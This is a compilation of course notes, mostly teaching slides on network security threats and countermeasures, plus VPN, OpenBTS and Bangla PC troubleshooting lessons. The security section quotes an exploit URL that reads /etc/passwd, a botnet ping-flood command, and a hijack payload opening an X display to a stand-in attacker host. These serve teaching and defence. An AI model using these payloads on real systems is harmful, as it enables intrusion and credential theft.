**পাঠঃ ৫ Overview of Com sy, VPN, Digital Signature.**

**Overview**

* What is security?
* Why do we need security?
* Who is vulnerable?
* Common security attacks and countermeasures
  + Firewalls & Intrusion Detection Systems
  + Denial of Service Attacks
  + TCP Attacks
  + Packet Sniffing
  + Social Problems

**What is “Security”**

* Dictionary.com says:

1. Freedom from risk or danger; safety.

2. Freedom from doubt, anxiety, or fear; confidence.

3. Something that gives or assures safety, as:

1. A group or department of private guards: Call building security if a visitor acts suspicious.

2. Measures adopted by a government to prevent espionage, sabotage, or attack.

3. Measures adopted, as by a business or homeowner, to prevent a crime such as burglary or assault: Security was lax at the firm's smaller plant. …etc.

**Why do we need security?**

* Protect vital information while still allowing access to those who need it
  + Trade secrets, medical records, etc.
* Provide authentication and access control for resources
  + Ex: AFS
* Guarantee availability of resources
  + Ex: 5 9’s (99.999% reliability)

**Who is vulnerable?**

* Financial institutions and banks
* Internet service providers
* Pharmaceutical companies
* Government and defense agencies
* Contractors to various government agencies
* Multinational corporations
* **ANYONE ON THE NETWORK**

**Common security attacks and their countermeasures**

* Finding a way into the network
  + Firewalls
* Exploiting software bugs, buffer overflows
  + Intrusion Detection Systems
* Denial of Service
  + Ingress filtering, IDS
* TCP hijacking
  + IPSec
* Packet sniffing
  + Encryption (SSH, SSL, HTTPS)
* Social problems
  + Education

**Firewalls**

firewall.jpg                                                   00093991
Ridiculous                     B74677AA:

* Basic problem – many network applications and protocols have security problems that are fixed over time
  + Difficult for users to keep up with changes and keep host secure
  + Solution
    - Administrators limit access to end hosts by using a firewall
    - Firewall is kept up-to-date by administrators
* A firewall is like a castle with a drawbridge
  + Only one point of access into the network
  + This can be good or bad
* Can be hardware or software
  + Ex. Some routers come with firewall functionality
  + ipfw, ipchains, pf on Unix systems, Windows XP and Mac OS X have built in firewalls

Intranet

DMZ

Internet

Firewall

Firewall

*Web server, email server, web proxy, etc*

* Used to filter packets based on a combination of features
  + These are called packet filtering firewalls
    - There are other types too, but they will not be discussed
  + Ex. Drop packets with destination port of 23 (Telnet)
  + Can use any combination of IP/UDP/TCP header information
  + man ipfw on unix47 for much more detail
* But why don’t we just turn Telnet off?
* Here is what a computer with a default Windows XP install looks like:
  + 135/tcp open loc-srv
  + 139/tcp open netbios-ssn
  + 445/tcp open microsoft-ds
  + 1025/tcp open NFS-or-IIS
  + 3389/tcp open ms-term-serv
  + 5000/tcp open UPnP
* Might need some of these services, or might not be able to control all the machines on the network
* What does a firewall rule look like?
  + Depends on the firewall used
* Example: ipfw
  + /sbin/ipfw add deny tcp from cracker.evil.org to wolf.tambov.su telnet
* Other examples: WinXP & Mac OS X have built in and third party firewalls
  + Different graphical user interfaces
  + Varying amounts of complexity and power

**Intrusion Detection**

crosshairs.GIF                                                 00093991
Ridiculous                     B74677AA:

* Used to monitor for “suspicious activity” on a network
  + Can protect against known software exploits, like buffer overflows
* Open Source IDS: Snort, [www.snort.org](http://www.snort.org)
* Uses “intrusion signatures”
  + Well known patterns of behavior
    - Ping sweeps, port scanning, web server indexing, OS fingerprinting, DoS attempts, etc.
* Example
  + IRIX vulnerability in webdist.cgi
  + Can make a rule to drop packets containing the line
    - “/cgi-bin/webdist.cgi?distloc=?;cat%20/etc/passwd”
* However, IDS is only useful if contingency plans are in place to curb attacks as they are occurring

**Minor Detour…**


detour.gif                                                     00093991
Ridiculous                     B74677AA:

* Say we got the /etc/passwd file from the IRIX server
* What can we do with it?

**Dictionary Attack**

dictionary.jpg                                                 00093991
Ridiculous                     B74677AA:

* We can run a dictionary attack on the passwords
  + The passwords in /etc/passwd are encrypted with the crypt(3) function (one-way hash)
  + Can take a dictionary of words, crypt() them all, and compare with the hashed passwords
* This is why your passwords should be meaningless random junk!
  + For example, “sdfo839f” is a good password
    - That is not my andrew password
    - Please don’t try it either

**Denial of Service**

ostr.png                                                       00093991
Ridiculous                     B74677AA:

* Purpose: Make a network service unusable, usually by overloading the server or network
* Many different kinds of DoS attacks
  + SYN flooding
  + SMURF
  + Distributed attacks
  + Mini Case Study: Code-Red
* SYN flooding attack
* Send SYN packets with bogus source address
  + Why?
* Server responds with SYN ACK and keeps state about TCP half-open connection
  + Eventually, server memory is exhausted with this state
* Solution: use “SYN cookies”
  + In response to a SYN, create a special “cookie” for the connection, and forget everything else
  + Then, can recreate the forgotten information when the ACK comes in from a legitimate connection

smurf_attack.gif                                               00093991
Ridiculous                     B74677AA:

* SMURF
  + Source IP address of a broadcast ping is forged
  + Large number of machines respond back to victim, overloading it



* Distributed Denial of Service
  + Same techniques as regular DoS, but on a much larger scale
  + Example: Sub7Server Trojan and IRC bots
    - Infect a large number of machines with a “zombie” program
    - Zombie program logs into an IRC channel and awaits commands
    - Example:
      * Bot command: !p4 207.71.92.193
      * Result: runs ping.exe 207.71.92.193 -l 65500 -n 10000
      * Sends 10,000 64k packets to the host (655MB!)
    - Read more at: <http://grc.com/dos/grcdos.htm>
* Mini Case Study – CodeRed
  + July 19, 2001: over 359,000 computers infected with Code-Red in less than 14 hours
  + Used a recently known buffer exploit in Microsoft IIS
  + Damages estimated in excess of $2.6 billion
* Why is this under the Denial of Service category?
  + CodeRed launched a DDOS attack against [www1.whitehouse.gov](http://www.whitehouse.gov/) from the 20th to the 28th of every month!
  + Spent the rest of its time infecting other hosts
* How can we protect ourselves?
  + Ingress filtering
    - If the source IP of a packet comes in on an interface which does not have a route to that packet, then drop it
    - RFC 2267 has more information about this
  + Stay on top of CERT advisories and the latest security patches
    - A fix for the IIS buffer overflow was released **sixteen days before** CodeRed had been deployed!

**TCP Attacks**


hijack.gif                                                     00093991
Ridiculous                     B74677AA:

* Recall how IP works…
  + End hosts create IP packets and routers process them purely based on destination address alone
* Problem: End hosts may lie about other fields which do not affect delivery
  + Source address – host may trick destination into believing that the packet is from a trusted source
    - Especially applications which use IP addresses as a simple authentication method
    - Solution – use better authentication methods
* TCP connections have associated state
  + Starting sequence numbers, port numbers
* Problem – what if an attacker learns these values?
  + Port numbers are sometimes well known to begin with (ex. HTTP uses port 80)
  + Sequence numbers are sometimes chosen in very predictable ways
* If an attacker learns the associated TCP state for the connection, then the connection can be **hijacked**!
* Attacker can insert malicious data into the TCP stream, and the recipient will believe it came from the original source
  + Ex. Instead of downloading and running new program, you download a virus and execute it

Say hello to Alice, Bob and Mr. Big Ears





Alice and Bob have an established TCP connection



* Mr. Big Ears lies on the path between Alice and Bob on the network

He can intercept all of their packets



Packets



ISN, SRC=Alice

* What if Mr. Big Ears is unable to sniff the packets between Alice and Bob?
  + Can just DoS Alice instead of dropping her packets
  + Can just send guesses of what the ISN is until it is accepted
* How do you know when the ISN is accepted?
  + Mitnick: payload is “add self to .rhosts”
  + Or, “xterm -display MrBigEars:0”




Web server

Malicious user

Trusting web client

* How do we prevent this?
* IPSec
  + Provides source authentication, so Mr. Big Ears cannot pretend to be Alice
  + Encrypts data before transport, so Mr. Big Ears cannot talk to Bob without knowing what the session key is

**Five Minute Break**



* Recall how Ethernet works …
* When someone wants to send a packet to some else …
* They put the bits on the wire with the destination MAC address …
* And remember that other hosts are listening on the wire to detect for collisions …
* It couldn’t get any easier to figure out what data is being transmitted over the network!
* This works for wireless too!
* In fact, it works for any broadcast-based medium
* What kinds of data can we get?
* Asked another way, what kind of information would be most useful to a malicious user?
* Answer: Anything in plain text
  + Passwords are the most popular
* How can we protect ourselves?
* SSH, not Telnet
  + Many people at CMU still use Telnet and send their password in the clear (use PuTTY instead!)
  + Now that I have told you this, please do not exploit this information
  + Packet sniffing is, by the way, prohibited by Computing Services
* HTTP over SSL
  + Especially when making purchases with credit cards!
* SFTP, not FTP
  + Unless you ***really*** don’t care about the password or data
  + Can also use KerbFTP (download from MyAndrew)
* IPSec
  + Provides network-layer confidentiality



* People can be just as dangerous as unprotected computer systems
  + People can be lied to, manipulated, bribed, threatened, harmed, tortured, etc. to give up valuable information
  + Most humans will breakdown once they are at the “harmed” stage, unless they have been specially trained
    - Think government here…
* Fun Example 1:
  + “Hi, I’m your AT&T rep, I’m stuck on a pole. I need you to punch a bunch of buttons for me”
* Fun Example 2:
  + Someone calls you in the middle of the night
    - “Have you been calling Egypt for the last six hours?”
    - “No”
    - “Well, we have a call that’s actually active right now, it’s on your calling card and it’s to Egypt and as a matter of fact, you’ve got about $2000 worth of charges on your card and … read off your AT&T card number and PIN and then I’ll get rid of the charge for you”
* Fun Example 3:
  + Who saw Office Space?
  + In the movie, the three disgruntled employees installed a money-stealing worm onto the companies systems
  + They did this from **inside** the company, where they had **full access** to the companies systems
    - What security techniques can we use to prevent this type of access?
* There aren’t always solutions to all of these problems
  + Humans will continue to be tricked into giving out information they shouldn’t
  + Educating them may help a little here, but, depending on how bad you want the information, there are a lot of bad things you can do to get it
* So, the best that can be done is to implement a wide variety of solutions and more closely monitor who has access to what network resources and information
  + But, this solution is still not perfect

**Conclusions**

* The Internet works only because we implicitly trust one another
* It is very easy to exploit this trust
* The same holds true for software
* It is important to stay on top of the latest CERT security advisories to know how to patch any security holes



* <http://www.robertgraham.com/pubs/network-intrusion-detection.html>
* <http://online.securityfocus.com/infocus/1527>
* <http://www.snort.org/>
* <http://www.cert.org/>
* <http://www.nmap.org/>
* <http://grc.com/dos/grcdos.htm>
* <http://lcamtuf.coredump.cx/newtcp/>

VPN: Virtual Private Network

Outline

* Introductions
* What is it?
* Overview
* Security/Tunneling
* Advantages and Disadvantages
* Demonstration

Introductions

* Gregg
  + BSG – Student Developer
  + Unified Western Grocers – Retail Technology Specialist
* Liz
  + BSG – Business Analyst
  + ResNet – Network Technician
  + COB CRC: Tier 2/3 Support Technician
* Whitney
  + BSG – Student Tester/Analyst

VPN: What is it?

* Virtual Private Network
* Remote network communication through Internet
* Used by companies/organizations who want to communicate confidentially
* Two parts:
  + Protected or “inside” network
  + “Outside” network or segment (less trustworthy)

Types of VPN

* Secure VPNs use cryptographic tunneling protocols.
  + IPsec, SSL/TLS, Open VPN, PPTP, L2TP, L2TPv3, VPN-Q and MPVPN
* Trusted VPNs rely on the security of a single provider’s network to protect the traffic.
  + MPLS and L2F

VPN: Security

* Encryption
* IPSec
* Authentication
  + User/System and Data
  + AAA Servers


(Authentication, Authorization, and Accounting)

* Firewalls

VPN: Tunneling

* Requires 3 protocols
  + Carrier
    - Default network protocol
  + Passenger
    - Original data
  + Encapsulation
    - GRE, IPSec, L2F, PPTP, L2TP

VPN: Encapsulation



VPN: Tunneling (cont.)

* Two Basic types of tunneling
  + Site-to-Site
    - Typically uses GRE
  + Remote-Access
    - Typically uses PPP

VPN: Advantages

* Cost Effective
* Greater scalability
* Easy to add/remove users
* Mobility
* Security

VPN: Disadvantages


* Understanding of security issues
* Unpredictable Internet traffic
* Difficult to accommodate products from different vendors

VPN Demonstration

Click on Start – select Network Connections




In Network Connections on the left hand side there is a link to “Create New Connection” – click on this and a wizard will pop up assisting the user




Select “Connect to the Network at my Workplace”



Select “Virtual Private Network Connection”




Make a name for this connection that you are establishing – to distinguish this connection from other VPN connections that might already be established



For this demonstration I am trying to connect to my wireless router off campus therefore the IP address that I insert is the IP address for my router which I can find out by running an ipconfig and it is the IP address for your default gateway

NOTE: Not all routers will allow users to VPN into it




Personal preference as to whether or not you want other users to be able to use this VPN connection on this computer








This is a profile (username and password) that has already been created on your router – which can be created by typing in the IP address of your router in a web browser






In Start – Run insert the IP address of the computer that you want to access that is connected to the router




Using the same username and password already established for the router you can connect to this specific computer



These are only the files that are “shared” on this computer

**Virtual private network**

[](http://en.wikipedia.org/wiki/File:Virtual_Private_Network_overview.svg)

VPN connectivity overview


A **virtual private network** (**VPN**) extends a [private network](http://en.wikipedia.org/wiki/Private_network) across a [public](http://en.wikipedia.org/wiki/Public) network, such as the [Internet](http://en.wikipedia.org/wiki/Internet). It enables a computer or network-enabled device to send and receive data across shared or public networks as if it were directly connected to the private network, while benefiting from the functionality, security and management policies of the private network.[[1]](http://en.wikipedia.org/wiki/Virtual_private_network#cite_note-1) A VPN is created by establishing a virtual [point-to-point](http://en.wikipedia.org/w/index.php?title=Point-to-point_%28ntwork_topology%29&action=edit&redlink=1) connection through the use of dedicated connections, virtual [tunneling protocols](http://en.wikipedia.org/wiki/Tunneling_protocols), or traffic encryptions. Major implementations of VPNs include [OpenVPN](http://en.wikipedia.org/wiki/OpenVPN) and [IPsec](http://en.wikipedia.org/wiki/IPsec).

A VPN connection across the Internet is similar to a [wide area network](http://en.wikipedia.org/wiki/Wide_area_network) (WAN) link between websites. From a user perspective, the extended network resources are accessed in the same way as resources available within the private network.[[2]](http://en.wikipedia.org/wiki/Virtual_private_network#cite_note-2) One major limitation of traditional VPNs is that they are point-to-point, and do not tend to support or connect [broadcast domains](http://en.wikipedia.org/wiki/Broadcast_domain). Therefore communication, software, and networking, which are based on [layer 2](http://en.wikipedia.org/wiki/OSI_layer) and broadcast [packets](http://en.wikipedia.org/wiki/Packets), such as [NetBIOS](http://en.wikipedia.org/wiki/NetBIOS) used in [Windows networking](http://en.wikipedia.org/w/index.php?title=Windows_networking&action=edit&redlink=1), may not be fully supported or work exactly as they would on a real LAN. Variants on VPN, such as [Virtual Private LAN Service](http://en.wikipedia.org/wiki/Virtual_Private_LAN_Service) (VPLS), and layer 2 tunneling protocols, are designed to overcome this limitation

**পাঠঃ৬।** Basic concepts on open BTS


**Open BTS and its Basic fun**


* The main goal of the Open BTS project is present de GSM air interface to standard GSM handsets and uses the Asterisk PBX software to connect calls. You will be able to make call between GSM handsets and any kind of device compatible with Asterisk in your own network, in other words, without pay by the calls.
* A GSM network is a complex system composed by several components. The last mile of this system is the BTS (Base Transceiver Station). The BTS is responsible to transmit and receive the RF (Radio Frequency) signals to the user terminal (cell phone, PDA, modem, etc). The BTS’s are controlled by a BSC (Base Station Controller) that is connected to the MSC/VLR (Mobile Switching Center/Visitor Location Register). Basically, the MSC/VLR is responsible to authenticate the user against the database (HLR - Home Location Register, AuC - Authentication Center). Below is a picture of the key elements of a GSM network:





**The Open BTS Project**

The Open BTS (Base Transceiver Station) project is an effort to construct an open-source Unix application that uses the Universal Software Radio Peripheral (USRP) to present a GSM air interface ("Um") to standard GSM handsets and uses the Asterisk software PBX to connect calls. The Open BTS uses the USRP hardware to receive and transmit the GSM Signalling. This is done by using the GNU Radio framework. The Asterisk is used to interface the GSM calls between the cellular phones under the Open BTS network. Any other device that can be connected to the Asterisk can be also used









**HW/NW Trouble shooting (HNT)**

পাঠঃ ১ Com HW/OS maint and basic troubleshooting

[**হার্ডওয়্যারওমাদারবোর্ডসেটিংঠিকইআছেকিন্তুপিসিপাওয়ারপাচ্ছেনা:**](http://tanbircox.blogspot.com/)

1। কেসিং-এর পাওয়ার সাপ্লাইটি চেক করুন এখানে সমস্যা থাকতে পারে৷  
2। কেসিংয়ের পাওয়ার সুইচের সাথে মাদারবোর্ডের যে সংযোগ সেটি ঠিকআছে কিনা চেক করুন৷  
3। অনেক সময় বিদু্যত্‍ সরবরাহ বিচ্ছিন্ন হয়ে আবার ফিরে আসার পরে পাওয়ার আসে না৷এর কারণ মাদারবোর্ডের

পাওয়ার ক্যাপাসিটর ঠিকমতো ডিসচার্জ/নিউট্রাল না হওয়া৷

4। এজন্য আপনি পরবর্তীতে পাওয়ার অন করার পূর্বে পাওয়ার সাপ্লাই থেকে পাওয়ার কর্ডটি সম্পূর্ণ বিচ্ছিন করে নতুন করে সংযোগ দিন৷

[**কম্পিউটারহার্ডডিস্ককেডিটেক্টকরছেনা :**](http://tanbircox.blogspot.com/)কম্পিউটার ব্যবহারকারীদের এ ধরনের সমস্যায় প্রায়ই পড়তে হয়৷ বিভিন্ন কারণে কম্পিউটারে পাওয়ার দেওয়ার পর হার্ডডিস্ককে কম্পিউটার ডিটেক্ট করতে পারে না৷

**সমস্যার সম্ভাব্য কারণসমূহ:**

১। ভালোভাবে লক্ষ্য করুন হার্ডডিস্কের সাথে কেসিংয়ের পাওয়ার সাপ্লাই থেকে আসা পাওয়ার কর্ডটি ঠিকমতো সংযুক্ত আছে কি-না৷

২। হার্ডডিস্কটির সাথে মাদার বোর্ডের আইডিই বাস ক্যাবল দ্বারা সঠিকভাবেসংযুক্ত আছে কি-না৷

৩। হার্ড ডিস্কের জাম্পার সেটিং ঠিক আছে কিনা ? এক্ষেত্রে হার্ডডিস্কের জাম্পার দুইভাবে সেট করা যায় একটি মাস্টার সেটিং অন্য স্লেভ সেটিং৷

৪। হার্ড ডিস্কটি মাদারবোর্ডের সাথে প্রাইমারি না সেকেন্ডারি হিসেবে সংযুক্তনিশ্চিত হোন৷

৩ ও ৪ নং কনফিগারেশরনের জন্য যদি একই সেটিংসে একাধিক IDE Device (CD ROM, HDD) থাকে তবে তা পাওয়া নাও যেতে পারে-

যেমন দেখা গেল যে একটি HDD ও একটি CD Rom উভয়েই Secondary master হিসেবে

কনফিগার করা৷ এক্ষেত্রে দুটি Device-এর কোনো একটি নাও পাওয়া যেতে পারে৷

৫। BIOS-এ IDE অটো ডিটেক্ট অপশনটি ডিজেবল থাকলে তা ৪টি IDE ডিভাইসের জন্য এনাবল করতে হবে নতুবা ম্যানুয়ালি HDD কে ডিটেক্ট করিয়ে দিতে হবে৷

[**‘অপারেটিংসিস্টেমনটফাউন্ড, NTLDR মিসিং**](http://tanbircox.blogspot.com/)[**‘ :**](http://www.blogger.com/blogger.g?blogID=4998157807037096992)সাধারণ উইন্ডোজ এক্সপি, উইন্ডোজ ২০০০ কিংবা এনটি উইন্ডোজ সমূহে এ সমস্যাটি হয়ে থাকে৷ এ সমস্যাটি একবার হয়ে গেলে নতুন করে উইন্ডোজ লোড দেয়া ছাড়া উপায় নেই৷ বরং হওয়ার আগেই একটি Boot Floppy তৈরি করে তাতে সিস্টেম ড্রাইভ হতে (যে ড্রাইভে উইন্ডোজ লোড থাকে) Folder option-এ গিয়ে Show all file option টি Enable এবংHide protected file চেক বক্স হতে Check উঠিয়ে boot.ini; [ntdetect.com](http://ntdetect.com/); ntldr ফাইল তিনটি কপি করে boot floppy তে রেখে দিন৷ পরবর্তীতে সমস্যাহলে boot floopy দিয়ে মেশিন বুট করে সিস্টেম ড্রাইভে ফাইল তিনটি আবারকপি করে রাখুন৷সাধারণত HDD তেBad Sector থাকলে কিংবা সংযোগ ব্যবস্থা পরিবর্তন করলে কিংবা ভাইরাস জনিত কারণে এ সমস্যা হতে পারে৷

[**সেফমোডেকম্পিউটারচালুহচ্ছে :**](http://tanbircox.blogspot.com/) উইন্ডোজ অপারেটিং সিস্টেম স্বাভাবিকভাবে চালু হতে না পারলে অনেক সময় সেফমোডে চালু হয়৷ সেফ মোড হলো উইন্ডোজের বিশেষ একটি অবস্থা যখন এটি একেবারে প্রয়োজনীয় ফাইল এবং ড্রাইভারসমূহ নিয়ে লোড হয়।বলা যেতে পারে ‘বিপদকালীন‘ অবস্থা যখন নূন্যতম রসদ দিয়ে প্রাণে বেচে থাকাটাই গুরুত্বপূর্ণ৷ সেফ মোডে উইন্ডোজ চালু হলে প্রাথমিক ভাবে রিস্টার্ট করে দেখা যেতে পারে পুনরায় স্বাভাবিকভাবে তা চালু হয় কিনা৷ বার বার করে ব্যর্থ হলে বুঝতে হবে সমস্যাটি গুরুতর৷ উইন্ডোজের কোনো গুরুত্বপূর্ণ ফাইলের ক্ষতি বা হার্ডওয়ারের সমস্যার কারণে তা হতে পারে৷ কোনো নতুনহার্ডওয়্যার সেটিংস পরিবর্তনের ফলে যদি উইন্ডোজ বার বার সেফ মোডে চলে যায় তবে পূর্ববর্তী সেটিংসটি রিভার্স করে ফেলাই শ্রেয়। সেফ মোডকে এজন্য ডায়াগনিস্টিক মোডও বলা হয়৷ উইন্ডোজ ২০০০/এক্সপি/২০০৩ চালু হওয়ার সময় F8 চাপলে যে মেনু আসে সেখান থেকে সেফ মোড চালু করা যেতে পরে৷ তবে আগেই বলা হয়েছে; এটি ডায়াগনিস্টিক মোড৷ এই মোডে বাড়তি কোনো কিছুইযেমন- সাউন্ড, প্রিন্টার, হাই কালার ডিসপ্লে ইত্যাদি কিছুই কাজ করবে না৷

**গ্রাফিক্স কার্ড ট্রু কালার দেখাচ্ছে না :** গ্রাফিক্স কার্ডের কালার সেটিং অপশনটি আপনি ডেস্কটপে রাইট মাউস ক্লিক করে প্রোপার্টিজ-এর সেটিং ট্যাবে Color setting ও Screen area হতে নির্ধারণ করতে পারেন৷ কিন্তু যদি এখানে True Color অপশনটি না আসে তাহলে বুঝতে হবে যে আপনার গ্রাফিক্স কার্ডের ড্রাইভারটি ঠিকমতো লোড হয়নি অথবা আপনার কম্পিউটারটি নরমাল মুডে চলছে না৷ যদি গ্রাফিক্স কার্ডটি ঠিকমতো ইনস্টল না হয় তবে Setting Tab-এর Advance Button-এ ক্লিক করুন৷ এবার Adapter Tab হতে Change বাটনে ক্লিক করে পুনরায় গ্রাফিক্স এর ড্রাইভারটি চিনিয়ে দিন- এক্ষেত্রে গ্রাফিক্স কার্ডের ড্রাইভারের সিডিটি প্রয়োজন হতে পারে৷

[**কম্পিউটারশুরুতেবীপশব্দকরছে :**](http://tanbircox.blogspot.com/)

কম্পিউটারে পাওয়ার দেয়া মাত্র তা কিছু Indicating Beep দিয়ে থাকে যাদ্বারা বোঝা যায় কম্পিউটারের অবস্থা। নিচে এগুলো উল্লেখ করা হলো। Beep সংখ্যা-১ : কেসিংয়ে অভ্যন্তরীন সমস্ত PCI, ISA (পেরিফেরাল), কী-বোর্ড, মাউস, র্যাম ও প্রসেসর মাদার বোর্ডের সহিত সঠিকভাবে সংযুক্ত আছে।  
কম্পিউটার চালু হতে কোনো সমস্যা হলে তা হলো HDD, Floppy, CD ROM Drive এবং মনিটরের সংযোগ সমস্যা হতে পারে৷ সেগুলোখেয়াল করুন৷

Beep সংখ্যা ২, ৩ ও ৪ : রেম সঠিকভাবে রেম স্লটে সংযুক্ত হয়৷ রেমটি খুলে নতুন করে সংযোগের চেষ্টা করে দেখুন৷  
Beep সংখ্যা ৫ : সব কার্ড মাদার বোর্ডে ঠিকমতো লাগানো আছে কি-না দেখুন৷

Beepসংখ্যা ৬: মাদার বোর্ডে কী-বোর্ড সংযোগ স্থলে সমস্যা৷

Beep সংখ্যা ৭ : প্রসেসর সমস্যাযুক্ত অথবা প্রসেসর সংযোগে সমস্যা৷

Beep সংখ্যা ৮ :ভিডিও কার্ড কাজ করছে না অথবা সংযোগ সমস্যা৷

Beep সংখ্যা ৯ : এটি খুব বিরল এবং ভয়ানক এটি নির্দেশ করে আপনার মাদার বোর্ডের বায়োসটি খারাপ হয়ে থাকতে পারে৷  
Beep সংখ্যা ১০ : এটিও পূর্বের মতো বিরল৷ এটি নির্দেশ করে যেআপনার মাদার বোর্ডের CMOS Chip টি নষ্ট যা বায়োস এর সেটআপকেসেভ রাখে৷

[**আপনিথেকেইপিসিরির্স্টাটহচ্ছে :**](http://tanbircox.blogspot.com/) বিভিন্ন কারণে এটি হতে পারে। যেমন-

১। RAM এ ত্রুটি

২। অপারেটিং সিস্টেমে ত্রুটি

৩. ভাইরাসজনিতসমস্যাএক্ষেত্রে ভাইরাস চেক করে নতুন করে OS লোড করুন৷ তাতেও সমাধান না হলে রেম চেঞ্জ করুন৷ তবে মাঝে মাঝে কোনো সফটওয়্যার সাপোর্ট না করলে তার মাধ্যমে কম্পিউটার অটোমেটিক্যালি রিবুট হয়৷ সেক্ষেত্রে সফটওয়্যারটি আনস্টল করে দিন৷

**কিছুদিন পরপর পিসি স্লো হয়ে যায়ঃ** হ্যাঁ যা, পিসি স্লো হবার পেছনে সবচেয়ে বড় কারণ সঠিকভাবে ব্যবহার না করা৷ পিসি‘র গতি এর হার্ডওয়্যার কনফিগারেশনেরওপর যেমন নির্ভর করে, তেমনি এর সফটওয়্যার কনফিগারেশনও মেনটেন্সেও প্রভাবিত করে এর গতিকে৷ পিসি‘র পারফরমেন্স অপারেটিং সিস্টেমের ওপরেও নির্ভরশীল৷ সাধারণত দেখা যায়, নতুন উইন্ডোজ ইন্সটল করার পরে পিসি‘রগতি সর্বোচ্চ থাকে৷ এরপর ধীরে ধীরে গতি অপেক্ষাকৃত শ্লো হয়ে যায়৷ এর কারণ প্রয়োজনের বেশি সফটওয়্যার ইন্সটল করা৷ প্রয়োজন না হলে বেশি সফটওয়্যার ইন্সটল করে মেমোরির ওপর চাপ বাড়ানো নিষপ্রয়োজন৷অনেক সফটওয়্যার আছে যেগুলো সরাসরি সামনাসামনি না চললেও নেপথ্যে বিভিন্ন সার্ভিস চালু করে রাখে৷ এ প্রসঙ্গে বিভিন্ন ডাটা বেইজ সার্ভার, এন্টিভাইরাস প্রোগ্রাম ইত্যাদির কথা বলা যেতে পারে৷ এগুলো পিসি‘র গতিকেঅনেকাংশে ধীর করে দেয়৷

[**ক্রাশড্হার্ডডিস্কথেকেডাটাপুনরুদ্ধার :**](https://www.facebook.com/tanbir.ebooks) সাধারণ হার্ডডিস্ক ক্র্যাশ করলে ডাটা উদ্ধার সম্ভব হয় না৷ তার উপর হার্ডডিস্কে না বুঝে কোনো অপারেশন চালালে তা আরও ক্ষতির কারণ হতে পারে৷ এজন্য কোনো প্রফেশনালের সাহায্যনেয়াই ভালো৷ তারপরও যদি কিছু উদ্ধার করা যায় তাতে মন্দ কি? তবে খেয়াল রাখবেন ক্রাস হওয়া হার্ডডিস্ক ভুলেও ফরমেট/পার্টিশন এরচেষ্টা করবেন না৷ যদি ডাটা উদ্ধার করতে চান৷ দু‘ভাবে হার্ডডিস্ক ক্রাস করতে পারে একটি সিলিন্ডার ক্র্যাস, অন্যটি সার্কিট ক্র্যাশ৷ যদি সিলিন্ডার ক্রাস করে তবে বুঝতে হবে এর মাস্টার বুট রেকর্ড এ কোনো সমস্যা আছেতা ঠিক করতে হবে৷ মাস্টার বুট রেকর্ড নিয়ে ফিচারের পরবর্তী অংশে আলোচনা রয়েছে৷ কিন্তু সার্কিট ক্রাস করলে সমমানের অন্য নষ্ট হার্ডডিস্ক থেকেএকই সিরিয়াল সার্কিট খুঁজে বের করে তা রিপ্লেসের মাধ্যমে হার্ডডিস্কের সার্কিটক্রাস রিপেয়ার সম্ভব৷ কিছু সফটওয়্যার যেমন Easy recovery pro একাজে সাহায্য করতে পারে৷

[**সাউন্ডনিয়েসমস্যা :**](https://www.facebook.com/tanbir.ebooks) প্রথমে ডিভাইস ম্যানেজার থেকে নিশ্চিতভাবে সাউন্ড কার্ডের জন্য কোনো ড্রাইভার লোড করা আছে কি-না ? যদি সঠিক ড্রাইভার লোড করা থাকে তবেসাউন্ড আসার কথা৷ এ ক্ষেত্রে Control panel-এর Sound & Multimedia option হতে audio-তে গিয়ে দেখুন Volume mute করা কি-না৷ থাকলে তা উঠিয়ে দিন৷ এতেও যদি সাউন্ড না আসে তবে ড্রাইভার ভার্সনটি সঠিক নয়৷ কিংবা সাউন্ড কার্ড নষ্ট৷ এক্ষেত্রে সঠিক ড্রাইভার লোড করুন কিংবা সাউন্ড কার্ডপরিবর্তন করুন৷ কিন্তু আপনি যদি নিশ্চিত হন যে, ড্রাইভার ভার্সন এবং সাউন্ড কার্ড ঠিকই আছে সেক্ষেত্রে মাদাবোর্ডে ভিন্ন স্লটে সাউন্ড কার্ডটি সংযোগ করে দেখতে পারেন৷ এরপর দেখুন সাউন্ড কার্ডের সঠিক পোর্টে স্পিকার লাগানো আছেকি-না৷ আজকাল বেশিরভাগ মাদারবোর্ডেই সাউন্ড বিল্টইন থাকে৷ অনেকে ভালো  
পারফরমেন্সের জন্য পিসিআই স্লটে উন্নত সাউন্ডকার্ড লাগিয়ে নেন৷ এতে লক্ষ রাখতে হবে মাদারবোর্ড কোনটি ব্যবহারের অপশন নির্বাচন করা হয়েছে৷ উইন্ডোজ ২০০৩ সার্ভারে বাই ডিফল্ট সাউন্ড অফ থাকে৷ শুরুতেই তা চালু করে নেয়া যেতে পারে৷ এজন্য কন্ট্রোল প্যানেল থেকে সাউন্ড অপশনটি সিলেক্ট করুন৷

**হার্ডওয়্যার কনফ্লিক্ট সমস্যা :**এই সমস্যাটি হলে উইন্ডোজের শুরুতেই হয়৷ সাধারণত একাধিক হার্ডওয়্যার একই আইআরকিউ (IRQ) বা রিসোর্স ব্যবহার করলে এ ধরনের সমস্যা হতে পারে৷ তবে একই আইকিউ ব্যবহার করলেই এমন সমস্যা অনিবার্য নয়৷ সাধারণ কোনো ডিভাইসের সমস্যার কারণে সেটি অন্য ডিভাইসকে কিছুটা প্রভাবিত করায় এই সমস্যা দেখা দেয়৷ কিংবা কোনো হার্ডওয়্যারের ড্রাইভার সফটওয়্যারটিপুরোপুরি আনইনস্টল না করে সেই হার্ডওয়্যারটি অপসারণ করে সেই স্লটে নতুনহার্ডওয়্যার স্থাপন৷ কিংবা ভিন্ন স্লটে স্থাপিত দুটি হার্ডওয়্যারের ড্রাইভার ইনস্টলের সময় তাদেরকে একই স্লট লোকেট করে দেয়ার জন্য অথবা প্রিন্টারসংযোগ একপোর্টে আর প্রিন্টারের ড্রাইভার অন্য পোর্টে ইন্সটল করলে হার্ডওয়্যারকনফ্লিক্ট হতে পারে৷ এজন্য হার্ডওয়্যার সংযোগ ব্যবস্থা খেয়াল করে সেই অনুযায়ী ড্রাইভার লোড করা উচিত৷ অবশ্য বর্তমানে Plug & Play হার্ডওয়্যারগুলোতে এই সমস্যা বিরল৷

**f¡W-2z** Identification of common network problems, Network security and trouble shooting.

